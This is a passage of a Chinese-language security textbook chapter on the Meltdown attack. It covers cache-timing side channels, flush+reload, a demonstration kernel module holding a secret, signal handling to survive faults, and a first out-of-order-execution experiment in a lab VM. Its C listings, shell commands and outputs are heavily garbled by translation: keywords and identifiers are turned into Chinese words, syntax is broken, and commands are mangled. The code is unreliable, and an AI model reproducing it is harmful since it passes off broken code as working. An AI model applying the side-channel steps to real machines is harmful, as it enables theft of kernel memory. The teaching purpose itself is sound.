

第17章

熔断攻击

2017年，业界发现包括英特尔和ARM在内的多款现代处理器存在名为“熔断”的漏洞。该漏洞允许用户级程序读取内核内存中的数据，导致信息泄露。由于这是CPU设计中的固有缺陷，修复难度极大。目前主流操作系统都采用软件防护机制来降低漏洞利用风险。本章将深入解析熔断攻击的运作原理。鉴于当前计算机中大多数处理器仍存在该漏洞，我们可以通过重复攻击实验验证其攻击性。

通过研究Meltdown攻击，我们将能够学习到若干重要的计算机安全知识。安全原则，包括竞态条件、侧信道攻击和内存隔离。更重要的是，我们将能够看到微架构级别的硬件特性如何影响安全性。

目录

17.1 导论与类比.....	342
17.2 CPU高速缓存侧信道攻击.....	344
17.3 《房间的秘密》:内核.....	349
17.4 通过CPU的乱序执行.....	354
17.5 熔断攻击.....	356
17.6 反措施	361
17.7 摘要	

17.1 导论与类比

Meltdown攻击于2017年被发现，并于2018年1月公开披露，该攻击利用了包括英特尔和ARM在内的许多现代处理器中存在的关键漏洞[Lipp等人，2018]。这些漏洞允许用户级程序读取存储在内存中的数据。这种访问权限本不应被大多数CPU中实现的硬件保护机制所允许，但这些CPU的设计中存在漏洞，使得攻击者能够突破硬件保护。由于这些是硬件缺陷，从根本上修复该问题非常困难，除非我们更换计算机中的CPU。Meltdown漏洞代表了CPU设计中一类特殊的漏洞。与Spectre漏洞一样，它们为安全教育提供了宝贵的经验，尤其是在硬件安全领域。

本章旨在向学生演示Meltdown攻击的运作原理。通过预构建的Ubuntu 16.04虚拟机镜像（可从SEED网站下载），我们详细演示了该攻击过程。由于攻击本身较为复杂，我们将其拆解为若干简单步骤，每个步骤都易于理解与操作。

本章列出的代码已在我们预构建的Ubuntu 16.04虚拟机上完成测试。使用该代码时，读者需注意以下事项：首先，Meltdown漏洞是英特尔处理器固有的缺陷，因此若您的设备使用AMD处理器，攻击将无法生效。其次，英特尔已着手修复该问题，若您的电脑采用新型英特尔处理器，攻击可能失效。2022年，我班已有数名学生反馈称，该攻击在其新电脑上不再奏效。第三，尽管多数读者的设备已打补丁，但攻击是在我们预构建的虚拟机中实施的，而该虚拟机未打补丁，因此攻击仍具有效力。因此，读者切勿更新虚拟机操作系统，否则攻击可能失效。

Meltdown攻击的运作机制相当复杂。为帮助读者理解其原理，我们首先通过类比来阐释该攻击的核心思想。

17.1.1 类比:微软的脑筋急转弯问题

这次Meltdown攻击让我想起一个常用于面试的脑筋急转弯问题。我第一次听说这个题目是在微软的面试中。问题是这样的：假设你身处一个没有窗户的房间，房间里有三个开关，每个开关控制着房间外的一盏白炽灯。你可以随意开关这些开关，但由于没有窗户，你无法看到操作效果。在房间里完成任务后，你可以出去，但不允许再回到房间。你的任务是找出哪个开关控制着哪盏灯。

如果用传统方法解决这个问题，你可能会大失所望。无论怎么开关电灯，总有两个开关处于相同状态，根本分不清哪个开关控制着哪盏灯。既然这是个需要动脑筋的难题，就得跳出常规思维。我们需要让三盏灯分别处于三种不同状态，才能将它们与开关对应起来。单纯开关只能产生两种状态，但白炽灯有个物理特性可以作为第三种状态：当白炽灯亮着足够久后，关灯后仍会保持高温状态。这就引出了第三种状态——关灯后仍保持高温。因此，我们只需用开关将三盏灯分别设置为：常亮、关灯后冷却、关灯后高温三种状态。这样我们就能走出房间，摸摸灯泡，就能分辨出哪盏处于关灯后冷却状态，哪盏处于关灯后高温状态。

17.1.2 偷窃秘密

我将微软的脑筋急转弯问题延伸，用以展示解题时采用的相同技巧如何被用于窃取机密。

假设有个房间只有最高安全权限的人才能进入。我们没有权限，但想进去偷取里面的一份绝密文件。门卫会检查我们的权限，但由于验证需要时间，他允许我们先进去检查。如果权限通过，就能省下宝贵时间；如果未通过，就会被立即请出，且无法带走任何东西。更重要的是，门卫会用“记忆清除器”抹去我们在房间期间获得的记忆。这个装置叫神经消除器，和电影《黑衣人》里用的是一样的。此外，我们在房间里触碰过的物品都会恢复原状。

房间里装有十个开关，控制着外面的十盏白炽灯。这些灯最初是为室内人员向室外警卫发送指令而设计的。比如当1号灯亮起时，警卫就无法放人进来；2号灯亮起时，警卫就无法放人出去，以此类推。虽然对讲机发明后这些灯就不再使用了，但作为历史见证，它们至今仍被精心维护，灯光依然亮着。平时大部分时间灯都处于关闭状态。我们可以在室内开关灯，但当警卫要求我们离开时，所有开关都会自动恢复关闭。如果室外有其他人（警卫除外）看到灯光，他们的记忆也会被清除，因此我们无法通过开关状态向朋友发送秘密信息。

这名保安高中物理课成绩不佳，却忽略了一个关键点：白炽灯泡一旦开启，即使关灯后仍会持续发热。因此，即便他关掉了灯，只要灯泡没冷却，我们仍能通过温度判断之前点亮的是哪盏灯。这正是我们窃取房间秘密信息的把柄。

假设我们没有进入房间的权限，但想从里面偷取一个关键密码。由于保安先让我们进入房间，我们看到数字是8391063272，但知道记住这个数字毫无意义。我们将采用微软智力题中的相同技巧：取第一个数字8，点亮第8盏灯。很快我们就会被赶出房间，记忆将被清除，第8盏灯也会熄灭。我们可以立即触摸每盏灯，观察哪盏灯还亮着。通过这种方式，我们就能获取第一个数字8。

我们可以重复同样的操作，但无法再次进入，因为保安现在知道我们没有所需的通行许可。我们可以让几个朋友帮忙，每个密码位对应一个朋友。最终，我们就能获取密码的全部10位数字。

17.1.3 侧通道

这个类比揭示了一个关键点：秘密传输的渠道。在比喻中，我们无法通过记忆、光的开关状态等常规渠道传递秘密。我们利用的是灯泡的物理特性——这种特性本就不该作为通信渠道。这类信息渠道被称为“旁路通道”，指的是除原始输入外，任何可用于传递信息的系统特性。

输出通道。许多系统特性可作为侧信道，包括时序、磁盘使用率、内存使用率、电磁辐射、声音、功耗等。侧信道攻击是指通过系统特性从系统中获取额外敏感信息的一种方法。

Meltdown攻击利用的侧信道是CPU缓存。在下一节中，我们将讨论如何利用CPU缓存发送秘密信息。

17.2 CPU高速缓存侧信道攻击

Meltdown攻击的运作原理与前文所述类似。当系统验证权限时，我们仍可继续访问受保护的内存。但若权限验证失败，内存数据将被清除，所有操作都将被回滚，就像从未发生过一样。遗憾的是，英特尔CPU的设计者忽略了一个关键环节——“白炽灯泡”；他们在回滚操作时忘记给“灯泡”降温。这个漏洞让我们得以窃取机密信息，该通信通道属于侧信道。

显然，“白炽灯”只是个比喻。真正的侧信道其实是CPU缓存。当程序访问某个内存时，该内存会被加载到CPU缓存中，因此再次访问同一内存时速度会更快。被缓存的内存会变得“热”起来。即使我们忘记了哪些内存被访问过，通过检测某个内存块是否处于“热”状态，就能判断它是否被访问过。这就是Meltdown攻击所利用的侧信道。接下来我们将研究这种侧信道的实际应用方式。

Meltdown和Spectre攻击均利用CPU缓存作为侧信道窃取受保护的机密信息。此类侧信道攻击所采用的技术称为flush+reload（Yarom和Falkner，2014年）。我们将首先研究该技术。

CPU缓存是处理器用于降低内存访问成本（耗时或能耗）的硬件缓存。从CPU缓存读取数据比从主内存访问要快得多。当数据从主内存获取后，通常会被CPU缓存，因此若再次使用相同数据，访问时间将大幅缩短。因此，当CPU需要访问某些数据时，会先检查其缓存。若数据存在（称为缓存命中），则直接从缓存中读取；若数据不存在（称为未命中），CPU将转到主内存获取数据。后一种情况所需时间显著更长。大多数现代CPU都配备有CPU缓存。

17.2.1 访问缓存与内存的时间差




图17.1：高速缓存命中与未命中

访问CPU缓存中的数据比访问内存中的数据快得多。让我们看看时间差异。在下面的代码（CacheTime.c）中，我们有一个 10×4096 大小的数组。我们首先访问其中的两个元素，`array[3 $\times$ 4096]`和`array[7 $\times$ 4096]`。因此，包含这两个元素的内存会被缓存。然后我们从`array[0 $\times$ 4096]`读取元素到`array[9 $\times$ 4096]`，并测量内存读取所花费的时间。图17.1展示了这种差异。在代码中，第①行在内存读取前读取CPU的TSC计数器，而第②行在内存读取后读取计数器。它们的差异就是内存读取所花费的时间（以CPU周期数表示）。需要注意的是，缓存是在缓存块级别进行的，而不是字节级别。典型的缓存块大小是64字节。我们使用`array[k $\times$ 4096]`，因此程序中使用两个元素不会落在同一个缓存块中。

清单17.1: CacheTime.c

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t 数组[10*4096];

int main(int argc, const char **argv){
    int junk=0;
    登记本      uint64_t      时间1, 时间2;
    易变的      uint8_t      *地址;
    int i;

    //初始化      那      大批
    for(i=0;i<10;i++)array[i*4096]=1;

    //从CPU缓存清空数组用于 (i = 0; i<10; i++) _mm_clflush(& array
    [i*4096]);

    /1 访问数组中的部分元素 array[3*4096]=
    100;
    数组[7*4096]=200;

    for(i=0;i<10;i++){
        地址=数组[i*4096];
        timel= rdtscp(&junk);
        废旧物品      *地址;
        时间2      _rdtscp(&junk)-timel;
        printf("Access      time      for      array[d*4096]:d      CPU      cycles\n",i,
        (int)时间2);
    }
    return 0;
}
```

让我们编译上面的代码并运行它。在本章的大多数实验中，我们需要在用gcc编译代码时添加`-march=native`标志。`march`标志告诉编译器启用本地机器支持的所有指令子集。

```
$gcc -march=native 缓存时间配置文件 $
a.out
```

访问	时间	用于 array[0*4096]: 50 CPU 周期
访问	时间	对数组[1*4096]:172个CPU周期
访问	时间	对数组[2*4096]:160个CPU周期
访问	时间	用于 array[3*4096]: 22 个 CPU 周期
访问	时间	对数组[4*4096]:160 CPU周期
访问	时间	对数组[5*4096]:160个CPU周期
访问	时间	对数组[6*4096]:152个CPU周期
访问	时间	用于 array[7*4096]: 24 个 CPU 周期
访问	时间	对数组[8*4096]:160 CPU周期
访问	时间	对数组[9*4096]:160 CPU周期

从上述运行结果可以看出，数组[3*4096]和数组[7*4096]的访问速度始终快于其他元素（除索引0处的元素外），这是因为第3个和第7个元素已被缓存，而其他元素尚未被缓存。数组[0*4096]的访问时间则存在异常波动：有时快速有时缓慢。这主要是由于数组的首元素与程序中使用的其他数据相邻，当相邻数据被调用时，该元素也会被缓存。我们将在后文对此进行详细讨论。

重要提示。近期（2021年秋季学期），部分学生报告称在运行gcc时出现 -march=native 标志可能在其计算机上失败。我们的初步测试表明，在 Ubuntu 上 20.04，看来这个标志已不再需要。由于尚未对该问题进行全面测试，故本手册中仍保留该标志。若编译时遇到相关问题，请在编译时忽略-march=native标志。

17.2.2 利用CPU缓存作为侧信道

假设我们刚刚获取了一个秘密值（一个名为S的单字节值），但不允许将其保存（内存即将被“擦除”）。我们也不允许将这个秘密值外传（任何操作都会被撤销；接收该秘密的用户也会被清除内存）。但我们知道对CPU缓存的操作不会被撤销。我们可以利用CPU缓存作为侧信道来传递这个秘密，即使内存被擦除，我们仍能恢复该秘密。我们将采用一种名为“刷新+重载”（flush+reload）的成熟技术[Yarom和Falkner, 2014]，该技术包含以下三个步骤。

- flush: 我们首先准备一个包含256个元素的数组。在访问秘密之前，会将整个数组从缓存内存中刷新，以确保数组元素i未被缓存。
- 获取秘密值: 此时我们访问数组的第S个元素，该元素将被缓存。因此，秘密值S实际上已被CPU缓存“记住”。
- 重载: 假设内存已被清空。除了对CPU缓存的操作外，其他所有操作都已被撤销或清除。现在让我们恢复这个秘密。由于没有CPU指令能精确判断缓存内容，我们必须通过访问时间推断。我们将从0到255的数组位置逐一访问全部256个元素。第s个元素的访问时间会比其他元素更快。通过这种方式就能确定s的值。具体技术示意图请参见图17.2。

该程序采用flush+reload技术，用于找出变量secret中包含的一个字节秘密值。由于一个字节可能有256种取值，




图17.2：侧信道攻击示意图

秘密，我们需要将每个值映射到数组元素。简单的方法是定义一个包含256个元素的数组（即array [256]）。然而，这种方法并不奏效。缓存是在块级别进行的，而非字节级别。如果访问数组 [k]，包含该元素的内存块将被缓存。因此，数组[k]的相邻元素也会被缓存，这使得难以推断出秘密是什么。为解决此问题，典型方法是创建一个256*4096字节的数组。每次重载步骤中使用的每个元素都是array[k*4096]。因为4096大于典型缓存块大小（64 字节），所以array[i*4096]和array[j*4096]不会位于同一缓存块中。

由于数组[0*4096]可能与相邻内存中的变量位于同一缓存块，因此可能会因这些变量的缓存而被意外缓存。因此，我们应避免在flush + reload方法 中使用数组[0 * 4096]（其他索引值 不会出现此问题）。为确保程序一致性，我们对所有k值使用数组[k*4096 + delta]，其中delta定义为常量1024。

在以下代码示例中，flush+reload技术的三个步骤分别通过三个独立函数 flushSideChannel()、getsecret()和reloadsideChannel()实现。

清单 17.2: FlushReload.c

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t 数组[256*4096];
int temp;
无符号整型 char secret =94;
/*假定的缓存命中时间阈值★/
定义缓存阈值（80）①
定义 delta 1024

空置侧通道()
{
    int i;

    // Write to array to ...
    for (i = 0; i < 256; i++)数组[i*4096 +delta]=1;
```

```
//清空数组缓存中的所有值
for(i=0;i<256;i++)_mm_clflush(&array[i*4096+DELTA]);
}

void getSecret()
{
    temp=array[secret*4096+delta]; }
```

重装侧信道

```
int 垃圾=0;
uint64_t 时间1, 时间2;
易失性 uint8_t *地址;
int i;
for(i=0;i<256;i++){
    地址=数组[i*4096+delta];
    时间1=__rdtscp(&垃圾);
    垃圾=地址;
    时间2 = rdtscp(垃圾文件夹) - 时间1;
    if(time2 <= CACHE_HIT_THRESHOLD){ ②
        printf("array[8d*4096+8d]is in cache.\n",i,DELTA);
        printf("The Secret=8d.\n",i);
    }
```

```
int main(int argc,const char **argv)
```

```
flushSideChannel();
获取秘密;
reloadSideChannel();
return(0);
```

了

该代码使用80作为阈值（定义在第①行）来判断内存是否在缓存中（第②行）。该值是一个启发式值，可能根据CPU和内存的速度而变化。读者可以根据从第§17.2.1.中观察到的情况调整该值。我们编译上述程序并运行它。

```
$gcc -march=native FlushReload.c
```

```
$a.out
array[94*4096+1024]已存在于缓存中。
```

```
秘密=94.
```

```
a.输出
array[94*4096+1024]已存在于缓存中。
```

```
秘密=94。
```

```
a.输出
array[94*4096+1024]已存在于缓存中。
```

```
这个 密钥=94。
```

```
a.输出 ←无输出
```

```
a.输出
```


array[94*4096+1024]已存在于缓存中。
秘密=94。

从运行结果可以看出，该程序正确识别出94作为秘密值。但该技术并非百分之百准确。从结果可见，程序在某次尝试中确实未能识别出任何秘密值。这正是侧频道的本质特征：它们存在显著噪声。为提高识别准确率，我们通常需要多次运行该程序。

17.3 《房间的秘密》：内核

在清单17.2所示的代码中，我们试图窃取程序内部的机密数据，但最终一无所获。这个示例旨在演示如何利用侧信道获取机密，但该机密并非真实存在的秘密。本节将展示存储机密的“密室”结构，并分析“守卫”如何保护这个“密室”。

在操作系统中，内核就像个密室。在典型操作系统中，内核内存无法被用户空间程序直接访问。这种隔离机制通过处理器的监督位实现——该位决定了内核内存页是否可被访问。当CPU进入内核空间时该位会被置位，退出用户空间时则被清零[维基百科贡献者，2018n]。因此，当用户空间程序试图访问内核内存（例如读取内核机密）时，访问会失败。该程序必须先进入内核陷阱才能访问内核内存。

17.3.1 内核空间中的秘密数据

内核中隐藏着诸多秘密。为使本章实验自成体系，我们把秘密数据存入内核，进而验证能否通过用户空间程序读取该数据。我们采用内核模块存储秘密数据，其具体实现详见下方程序（MeltdownKernel.c）。

清单17.3: MeltdownKernel.c

```
static char secret[8]='s','E','E','D','L','a','b','s';
静态结构体 proc_dir_entry *secret_entry;
static char *secret_buffer;

静态整数测试 int proc_open (结构体 inode *inode, 结构体 file *file)
{
# 如果 Linux_版本_代码 <= 内核_版本 (4, 0, 0) 返回 单次打开 (文
    件, NULL, PDE inode) ->数据;
其他
    return single_open(file,NULL,PDE_DATA(inode));
完全
}

静态统计文件读取进程 (结构体文件 *filp, 字符缓冲区 *buffer)
(
    复制(&secret, 8);
    return 8;
    尺寸 长度 *偏移)
    ①
```

静态常量构造函数文件操作测试过程操作 =

```

    物主          =此模块，测试流程
    打开          开启
    阅读          读取进程=序
    .llseek       列查找
    释放=单次释放

```

静态初始化 int 测试过程初始化 (void)

```

//在内核消息缓冲区写入消息
printf("secret data address:8p\n",&secret); ②

secret_buffer =(char*)vmalloc(8);

在进程句柄中创建数据条目
秘密入口      =proc_create_data( "秘密数据" ,
                                0444, NULL, &测试过程操作, NULL); ③
if(secret_entry)return 0;

return -ENOMEM;

```

静止的 __ 出口 空的 测试过程清理（空函数）

```

移除记录条目( "秘密数据" , NULL);

```

模块初始化（测试流程初始化）；

模块退出（测试流程清理）；

Meltdown攻击需要满足两个重要条件，否则攻击将难以成功。在我们的内核模块中，我们确保这些条件均已满足：

- 我们需要获取目标秘密数据的地址。内核模块会将秘密地址存入内核消息缓冲区（Line②），该地址对公众开放，我们可从中获取。在真实的Meltdown攻击中，攻击者必须找到获取地址的方法，否则只能通过猜测。

- 必须将密钥数据缓存，否则攻击成功率会很低。具体原因将在后文说明。实现这一目标只需使用密钥数据。我们创建一个名为/proc/secret_data的数据条目（第③行），该条目为用户级程序与内核模块交互提供了窗口。当用户级程序从该条目读取数据时，内核模块中的read_proc()函数会被调用，在此过程中密钥变量会被加载（第①行），从而由CPU进行缓存。需要注意的是，read_proc()不会将密钥数据返回用户空间，因此不会导致密钥数据泄露。我们仍需使用Meltdown攻击来获取密钥。

编译与执行。我们需要以下Makefile来编译内核模块。编译完成后，将生成名为Melt-downKernel.ko的文件。使用insmod命令安装内核模块。成功安装后，通过dmesg命令从内核消息缓冲区中获取密钥数据的地址。我们将记录该地址以备后续使用。

多美元的 Makefile

```
KVERS      =$(shell      uname      -r)
obj-m      +=MeltdownKernel.o
build:kernel_modules kernel_
modules:
    make      -C      /lib/modules/$(KVERS)/build      M=$(CURDIR)modules
```

\$制造

```
sudo insmod MeltdownKernel.ko
```

//适用于32位Ubuntu 16.04系统

```
dmesg | grep 'secret data address'      secret data
address : 0xfb61b000
```

//适用于64位Ubuntu 20.04系统

```
dmesg | grep 'secret data address'
[1853810.038850]秘密数据地址: 0000000000fdd6d9
```

17.3.2 内核保护:防止内核内存的直接访问

现在我们已知密钥数据的地址，接下来通过实验验证能否直接从该地址获取密钥。你可以自行编写实验代码，我们提供如下示例代码。针对第①行的地址，需将其替换为前次实验获取的地址，然后编译并运行该程序。

```
#include <stdio.h>
int main()
{
    char ★kernel_data_addr      =(char*)0xfb61b000;      ①
    char      kernel_data      =*kernel_data_addr;      ②
    printf("I have reached here.\n");      ③
    return 0;
}
```

程序将崩溃，我们得到一个“Segmentation fault”错误。这是预料之中的，因为我们的程序是一个用户-级程序，它无法访问内核内存。防护，它是CPU内部的访问控制逻辑，将永远不让我们进入房间，即内核。

17.3.3 避免被杀：C语言中的错误/异常处理

通过先前实验我们发现，从用户空间访问内核内存会导致程序崩溃。在计算机系统中，当发生访问违规时，CPU会触发异常。操作系统检测到此类异常时，通常会终止引发违规的进程。但该机制与类比场景存在差异。在类比场景中，若

我们没有权限，我们只会被要求离开房间，我们的记忆会被抹去；警卫不会杀死我们。如果我们真的想窃取秘密，我们，或者我们的程序，需要保持存活。

我们程序崩溃的主要原因在于未能捕获异常信号。当访问被禁止的内存地址时，系统会触发信号中断（sigsegv）信号。若程序未自行处理该异常，操作系统将接管并终止程序，这就是程序崩溃的原因。有多种方法可防止程序因灾难性事件崩溃，其中一种方法是在程序中定义自定义信号处理程序，用于捕获由灾难性事件引发的异常。

与C++等高级语言不同，C语言本身并不支持直接的异常处理机制（即try/catch语句）。不过，我们可以通过sigsetjmp()和siglongjmp()这两个函数来模拟异常处理。下面的示例程序ExceptionHandling.c，展示了当程序遇到内存访问错误等严重异常时，如何通过异常处理机制确保程序能够继续正常运行。

列表 17.4:异常处理.c

```

    静止的      sigjmp_buf      jbuf;
    静止的      void      catch_segv()
    {
        //回滚至由sigsetjmp()设定的检查点。
        siglongjmp(jbuf,1);
    }
    主程序int main()
    {
        //我们机密数据的地址
        无符号长型 kernel_data_addr =0xfb61b000;

        //寄存器      a      信号处理程序
        信号 (sigsegv, catch_segv) ;

        if(sigsetjmp(jbuf,1)==0){
            //将触发sigsegv信号。
            char      kernel_data      =★(char*)kernel_data_addr;

            //以下语句将不会执行。
            printf("Kernel      data      at      address      8lu      is:      c\n",
                    内核数据地址, 内核数据);
        }
        else {
            printf("Memory      access      violation!\n");
        }

        printf("Program      continues      to      execute.\n");
        return      0;
    }

```

上述代码中的异常处理机制较为复杂，因此我们在图17.3中进行了工作原理说明，并在下文进一步阐释：




图17.3: C语言异常处理机制示意图

- 设置信号处理程序。我们在第②行注册了一个sigsegv信号处理程序，因此当sigsegv信号被触发时，将调用处理程序函数catchsegv()。
- 设置检查点。当信号处理程序完成异常处理后，需要让程序从特定检查点继续执行。因此我们首先需要定义检查点。这通过第③行的sigsetjmp()实现：sigsetjmp(jbuf, 1)将栈上下文/环境保存到jbuf中，供siglongjmp()后续使用。当检查点设置成功时返回0[Group, 1997]，因此程序将执行真-分支（参见图17.3）。
- 触发异常。由于内存访问违规（用户级程序无法访问内核内存），第④行代码将触发sigsegv信号。该异常将被程序捕获，因为程序已在第②行注册了异常处理程序。
- 回滚至检查点。在异常处理程序catchsegv()内部，调用siglongjmp(jbuf, 1)函数，将保存在jbuf变量中的状态复制回处理器，计算从sigsetjmp()函数的返回点重新开始。但sigsetjmp()函数返回的值是siglongjmp()函数的第二个参数，在本例中为1。因此，异常处理结束后，程序从else分支继续执行，即图17.3中的假分支。

让我们运行上面的程序。从下面的执行结果，我们可以看到 程序没有崩溃，它捕获了故障信号，并且打印出了相应的错误信息。

```
$加号          异常处理程序
a.输出
内存访问违规！程序继续执行。
```


17.4 通过警卫:CPU的乱序执行

先前的实验结果令人失望：看门人始终拒绝我们进入房间。以以下代码为例，我们知道第3行会因地址0xfb61b000的内存属于内核而引发异常。因此，执行将在第3行中断，第4行将无法执行，若程序未崩溃，数字变量的值仍为0。

```
1 数值=0;
2  *kernel_address = (char*)0xfb61b000;
3  内核数据          *=内核地址;
4  数=数+核数据;
```

说第四条指令从未被执行，这与我们从CPU外部观察到的情况一致。但如果我们能深入CPU内部，在微架构层面观察执行序列，就会发现令人惊讶的现象。按顺序执行指令可能导致性能低下和资源浪费——即当前指令仍在等待前一条指令完成，而部分执行单元却处于空闲状态（维基百科贡献者，2018）。现代高性能CPU不再严格遵循指令的原始顺序执行，而是允许以下行为：在等待前一条指令完成时，如果存在空闲的执行单元且下一条指令所需的资源可用，CPU将直接执行下一条指令，无需等待前一条指令完成。

在上述代码示例中，从微架构层面来看，第3行指令包含两个操作：一是将数据加载到寄存器，二是检查数据访问权限。如果数据已存在于CPU缓存中，第一个操作会非常快，而第二个操作 可能需要较长时间 。为避免等待， CPU会继续执行第4行及后续指令，同时并行进行访问权限检查。这种技术称为乱序执行。在访问权限检查完成前，执行结果不会被提交。在本例中，由于检查失败，所有由乱序执行产生的结果都将被丢弃，就像从未发生过一样。因此从外部视角看，我们无法察觉第4行指令的执行。图17.4展示了示例代码中第3行指令引发的乱序执行现象。




图17.4: CPU内部乱序执行

这个错误。英特尔和几家CPU制造商在乱序执行设计上犯了一个严重错误 - 乱序执行。如果本不该发生这种执行，他们会消除 - 的 - 乱序执行对寄存器和内存的影响，因此不会产生任何可见效果。然而他们忽略了一点，即对CPU缓存的影响。在乱序执行期间，被引用的内存会被读取到寄存器并同时存储在缓存中。如果乱序执行必须被丢弃，那么由该执行引起的缓存也应该被丢弃。不幸的是，大多数CPU并非如此。因此，它会产生可观察的效果。通过前面描述的flush+reload侧信道技术，我们可以观察到这种效果。Meltdown攻击巧妙地利用这种可观察效果来获取内核内存中的秘密值。

实验。我们通过实验观察乱序执行产生的影响。该实验的代码如下所示。在代码中，第①willcause 行抛出异常，因此第②行不会被执行。然而由于乱序执行，CPU实际上会执行第②行，但最终结果会被丢弃。不过由于执行，数组[7 ★ 4096+delta]现在会被CPU缓存。我们使用第§17.2节实现的侧信道代码来验证是否能观察到该效果。

列表 17.5: MeltdownExperiment.c

体熔断

```

// 字符内核数据=0;

//以下语句将引发异常 kernel_data=*(char *) kernel_data_addr;
① array[7 * 4096 + delta] += 1; ②
}

//信号处理程序
静态信号中断缓冲区 jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main()
{
    // 注册信号处理程序信号 (sigsegv, catch_segv);

    // 清空探测数组 flushSideChannel();

    if (sigsetjmp(jbuf, 1) == 0) {
        熔断(0xfb61b000; ) ③
    }
    else {
        printf("Memory access violation!\n");
    }

    // 重新加载探测数组 reloadsideChannel();
}

```

```
return 0;
```

需注意，第③行中的地址应替换为实验中实际测得的地址。我们编译上述代码并运行程序，结果如下所示：

```
$加号          -游行=原住民          熔断实验
a.输出
内存访问违规！
array[7*4096+1024]已存在于缓存中。
秘密 =7.
a.输出
内存访问违规！
array[7*4096+1024]已存在于缓存中。
这个          密钥=7。
a.输出          ←没有秘密！
内存访问违规！$ a . out
内存访问违规！
array[7*4096+1024]已存在于缓存中。
这个          密钥=7。
```

从执行结果可以看出，数组[7×4096+1024]确实存在于CPU缓存中，这表明第②行指令已执行完毕；否则该元素就不会出现在缓存里。此外，执行结果并非始终一致——在第三次尝试中，要么我们未能检测到缓存中的元素，要么该元素本身并不在缓存中。

17.5 熔断攻击

乱序执行为我们提供了从内核内存读取数据的机会，进而利用这些数据执行可能对CPU缓存产生可观测影响的操作。CPU在乱序执行中的操作范围取决于并行执行的访问检查速度。这属于典型的竞争条件场景。我们将利用这一竞争条件从内核中窃取机密信息。

前文实验在SEED Ubuntu 16.04和20.04虚拟机上均可成功运行（前提是CPU仍存在漏洞），而本节实验仅能在16.04虚拟机上成功，因为Ubuntu 20.04操作系统已部署了可有效抵御Meltdown攻击的防护机制。

17.5.1 一种朴素的方法

在之前的实验中，我们可以将数组[7×4096+δ]存入CPU缓存。虽然能观察到这种效果，但并未获取到关于秘密的任何有用信息。若改用数组[kernel_data×4096+δ]（该数组同样会被存入CPU缓存），通过flush+reload技术，我们可检测数组[i×4096+δ]（i=0, ..., 255）的访问时间。若发现仅数组[k×4096+δ]存在于缓存中，即可推断出kernel_data的值为k。我们通过将MeltdownExperiment.c文件中的meltdown()函数替换为以下代码，对清单17.5中的实验进行了修改：

体熔断

```

字符内核数据=0;

//图      接下来的      声明      愿意      导致      一      例外
内核数据      =*(char*)内核数据地址;
array[kernel_data *4096 +delta]+=1;

```

我们编译了修订后的代码并运行程序。从以下结果可以看出，我们的攻击失败了：我们无法获取秘密。我们将尝试改进我们的攻击。

```

$gcc -march=native MeltdownExperiment.c
a.输出
内存访问违规!
a.输出
内存访问违规!
a.输出
内存访问违规!

```

17.5.2 利用缓存技术提高攻击效率

Meltdown漏洞属于竞态条件漏洞，其核心在于乱序执行与访问检查之间的竞速。乱序执行速度越快，可执行的指令就越多，从而更容易产生可观测效应，进而帮助我们获取秘密。接下来我们将探讨如何提升乱序执行的效率。

